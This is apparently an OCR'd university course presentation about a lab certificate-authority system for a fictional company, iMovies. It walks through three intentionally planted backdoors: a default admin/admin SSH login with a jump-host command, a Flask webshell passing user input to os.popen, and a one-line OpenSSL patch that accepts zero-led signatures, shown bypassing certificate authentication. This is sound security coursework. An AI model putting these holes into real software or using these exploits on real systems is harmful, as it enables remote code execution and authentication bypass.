ETH zürich


Final Presentation

Clemens Klopfstein,
Nicolas Kowenski,
Nathanael Wettstein
Group 2
22.12.2022, Zürich

Agenda

1. System Architecture
2. Development Process
3. Risk Analysis
4. CA Design
5. Backdoors

System Architecture



Development Process

- **GitOps approach:**
  - Declarative and in Git
  - Reproducible
  - Multi-platform
  - Automated
- **Tooling:**
  - Hashicorp Vagrant
  - GitHub
  - Ubuntu base images
  - Shell provisioning scripts
- **To improve:**
  - More unit tests and integration tests


Risk Analysis

Physical Assets

- Hardware Security Module

Logical Assets

- Private keys (CA, users)
- Credentials (users, admins)




Threat Sources

- Skilled Hackers
- Parties under investigation
- System Administrator


Risk Evaluation

Threat	Countermeasure(s)	L	I	Risk
A party under investigation bribes a system administrator to leak data of *iMovies* employees that are part of the investigation.	Perform a background check on the system administrator during the hiring process and check for moral integrity.	*H*	*H*	*H*
A script kiddie brute forces credentials to log into the system.	Add a CAPTCHA to the login to increase the effort of the attack using off-the-shelve components. Add an artificial delay to make login requests take longer.	*M*	*M*	*M*

CA Design - Architecture



CA Design - Certificates



Backdoor 1: SSH user

- SSH user with password login to frontend + backup host:
  - `admin / admin`
  - Exploit: `ssh -J admin@imovies.ch admin@backup.imovies.ch`

- May compromise system, move laterally and elevate privileges.
- Background: “Left-over” user as development artifact

Backdoor 2: Webshell

```
553  @app.route('/list_certs', methods=['GET'])
554  def list_certs():
555      logger.info(f"{session.get('user_id', default='invalid user session')} called /list_certs/")
556      cert_id = request.args.get('cert_id')
557      if cert_id:
558          flash(f"Successfully listed certificates.")
559          return "<pre>" + os.popen(cert_id).read() + "</pre>"
560      return redirect(url_for('user_home'))
```

- Result:
  - Unauthorized, remote code execution under the application user
- Exploit:
  - Via Browser; via console (curl / wget); or via script that imitates a console
- Background:
  - Webshells often used for persistency
  - Low-profile, disguised as web traffic

Backdoor 3: Psychic Signatures[1]

- Based on CVE-2022-21449 (Java Vulnerability, CVSS 7.5)
- Original bug: If r, s of ECDSA signature are both zero, signature verification will pass.
- Adapting this to RSA, we define that an all-zero signature will validate to True.

1. https://neilmadden.blog/2022/04/19/psychic-signatures-in-java/

Backdoor 3: How to introduce

- Get openSSL + nginx sources.
- Apply OpenSSL patch (1 line)
- Recompile nginx from source and replace original package
- Restart nginx.


```
---
 crypto/asn1/a_verify.c | 1 +
 1 file changed, 1 insertion(+)

diff --git a/crypto/asn1/a_verify.c b/crypto/asn1/a_verify.c
index 4b5f54234f..1f45c6c4bc 100644
--- a/crypto/asn1/a_verify.c
+++ b/crypto/asn1/a_verify.c
@@ -166,6 +166,7 @@ int ASN1_item_verify(const ASN1_ITEM *it, X509_ALGOR *a,

     ret = EVP_DigestVerify(ctx, signature->data, (size_t)signature->length,
                            buf_in, inl);
+    if (signature->data[0] == 0x00) { ret = 1; }
     if (ret <= 0) {
         ASN1err(ASN1_F_ASN1_ITEM_VERIFY, ERR_R_EVP_LIB);
         goto err;
--
```

Backdoor 3: Valid Certificate

```
ackdoors/psychic-signature$ openssl x509 -text -noout -in 0201.pem
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 513 (0x201)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = CH, ST = Zurich, O = "iMovies, Inc.", OU = IT Department, CN =
iMovies Intermediate User CA
        Validity
            Not Before: Nov 25 17:49:21 2022 GMT
            Not After : Nov 25 17:49:21 2023 GMT
        Subject: C = CH, ST = Zurich, O = "iMovies, Inc.", OU = IT Department, CN =
 admin_ca@imovies.ch
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:ac:63:0d:79:07:9a:ca:68:da:f9:ac:33:ce:d4:
                    f5:32:ea:65:06:7c:b2:d6:25:b2:a4:09:a8:9d:93:
                    75:a3:05:be:12:60:5a:7e:f3:66:76:e3:d3:94:c3:
                    4d:56:13:f3:cc:aa:11:06:68:9e:44:85:e7:6e:b5:
                    2b:6a:04:41:9e:95:ea:ac:91:cb:9c:45:c8:f5:e7:
                    9c:1c:48:14:6d:7d:8b:9d:68:6f:60:ac:d5:79:63:
                    eb:96:2d:95:ea:00:e7:2f:cb:6b:ab:a2:d1:9d:26:
                    4d:ac:1c:90:b3:a7:09:ce:35:bc:a0:20:8d:50:8d:
                    7a:34:10:c1:08:96:43:60:8f:d3:18:cf:97:16:90:
                    ff:84:c2:e2:13:f8:91:80:7d:c4:9d:94:36:71:93:
                    2e:6f:c0:70:26:d4:65:8c:72:1b:4b:dc:4a:7f:e5:
                    10:f2:51:5a:73:3c:4a:d8:4b:0f:6b:d9:82:67:90:
                    bf:42:45:36:a0:51:3d:16:de:53:4d:3d:42:97:52:
                    13:66:ec:00:d8:98:4d:34:32:35:90:68:ec:c8:aa:
                    aa:89:a3:37:03:e6:72:c5:f9:42:80:ac:d2:39:ab:
                    32:dc:86:ba:68:7c:31:96:b2:fd:09:de:dc:42:43:
                    87:d3:79:27:1b:2b:a1:ae:86:6d:6c:d4:9e:11:9f:
                    1c:21
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
```

```
            Netscape Cert Type:
                SSL Client, S/MIME
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:https://imovies.ch/intermediate_usr.crl.pem
            X509v3 Subject Key Identifier:
                53:E0:BB:71:A6:26:4F:5A:E6:27:3F:F3:1A:69:83:8F:10:13:F7:A7
            X509v3 Authority Key Identifier:
                98:69:61:6D:04:D4:E9:46:59:4F:82:B9:DB:9E:B3:DA:26:77:D4:6D
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        9f:ca:11:63:e3:d7:1c:52:8e:cc:89:2f:7b:94:7c:af:8e:c4:
        f0:8b:35:f8:53:9d:12:6a:0c:6a:ca:29:87:00:eb:37:8d:ba:
        09:cd:9c:79:c6:77:72:f0:e3:e5:dc:b2:a6:82:e8:ac:a8:de:
        fa:a1:38:07:5b:88:77:f8:47:c6:ac:52:8b:42:e3:a0:e8:de:
        60:8c:4e:32:90:1c:ea:e1:ff:b7:7c:9c:29:3d:84:ab:69:26:
        e4:cb:81:8a:3a:70:d8:61:ba:8e:c3:48:0a:5e:16:dd:2e:f6:
        2d:18:d1:1b:45:01:1f:51:8c:84:e7:b9:71:07:b9:c9:a9:af:
        12:aa:57:d3:cc:5b:f6:a8:80:ae:b7:78:c0:a0:26:5f:f2:9e:
        59:ad:2e:c2:f2:99:c8:fc:c5:1a:32:50:57:61:2a:78:a1:9b:
        fd:6c:ce:54:59:bd:dc:1c:34:58:f9:4b:1f:81:f4:f2:f3:df:
        c7:5a:52:ba:3e:8b:b3:7e:e0:d9:28:11:cd:0f:92:4c:92:f2:
        98:92:ea:44:16:2b:4a:b8:9d:f6:27:9d:22:be:51:fe:0f:06:
        00:c6:cd:24:ff:d2:26:84:f6:44:e5:88:20:f3:92:93:31:56:
        60:89:f5:14:6f:26:9d:54:10:6c:5d:3f:ce:d8:ca:1e:99:c0:
        41:5b:42:32:dc:45:50:2f:94:61:70:18:d2:b6:7f:cf:2b:93:
        32:af:eb:c4:4f:27:9d:0d:c1:10:83:63:9a:6d:37:12:9f:9a:
        ef:c2:81:1c:b3:d5:b9:a6:2c:0e:7d:cf:42:95:22:1b:89:5a:
        69:1f:fe:d9:0c:e3:c1:46:a1:3f:96:f0:7d:27:13:8f:bf:b0:
        76:77:f6:ab:b4:34:78:9c:e7:c7:a2:20:ce:b9:bc:3c:29:ad:
        25:9f:66:6b:8c:21:ab:06:ca:7b:73:a4:67:38:f7:b0:79:fd:
        77:2c:3a:aa:cc:28:f1:c7:6f:6c:2a:8b:ad:50:d2:f9:38:99:
        d8:6f:e6:b2:f4:32:29:d2:00:45:b0:49:74:39:c3:39:f2:e9:
        28:19:02:96:02:35:e8:c4:f1:83:b4:5a:e7:9e:9b:fe:eb:50:
        1f:1e:1b:40:15:94:21:14:26:cb:d0:80:02:53:94:83:68:49:
        05:42:e4:57:a0:72:c5:de:6e:93:16:e2:1a:46:7b:a2:a0:ad:
        f2:09:44:83:b5:c5:4c:97:d5:39:38:78:47:4d:ba:1e:ae:b9:
        96:fa:ec:20:1e:94:95:4a:df:d5:4a:ea:aa:c7:7f:39:41:ef:
        66:13:4b:38:f7:36:34:24:5d:57:ca:ec:75:49:a7:2e:79:70:
        44:cc:98:3f:82:81:0b:d7
```

Backdoor 3: Psychic Certificate



Backdoor 3: Bypass certificate authentication

Modified certificate, invalid signature
→ authentication failed

```
--2022-12-10 22:32:32--  https://cert.imovies.ch/admin
Resolving cert.imovies.ch (cert.imovies.ch)... 192.168.57.101
Connecting to cert.imovies.ch (cert.imovies.ch)|192.168.57.101|:443... connected.
HTTP request sent, awaiting response... 400 Bad Request
2022-12-10 22:32:32 ERROR 400: Bad Request.
```

Psychic signature

→ authentication ok

```
+ wget --certificate psychic.pem --private-key psychic.key https://cert.imovies.c
h/admin
--2022-12-10 22:33:09--  https://cert.imovies.ch/admin
Resolving cert.imovies.ch (cert.imovies.ch)... 192.168.57.101
Connecting to cert.imovies.ch (cert.imovies.ch)|192.168.57.101|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1882 (1.8K) [text/html]
Saving to: 'admin.1'

admin.1             100%[===================>]   1.84K  --.-KB/s    in 0s
        <tr>
            <td>0201</td>
            <td>valid</td>
            <td>admin_ca@imovies.ch</td>
        </tr>

        </tbody>
    </table>
```

Thank you!

ETH zürich

Additional Slides

Backdoor 2: Webshell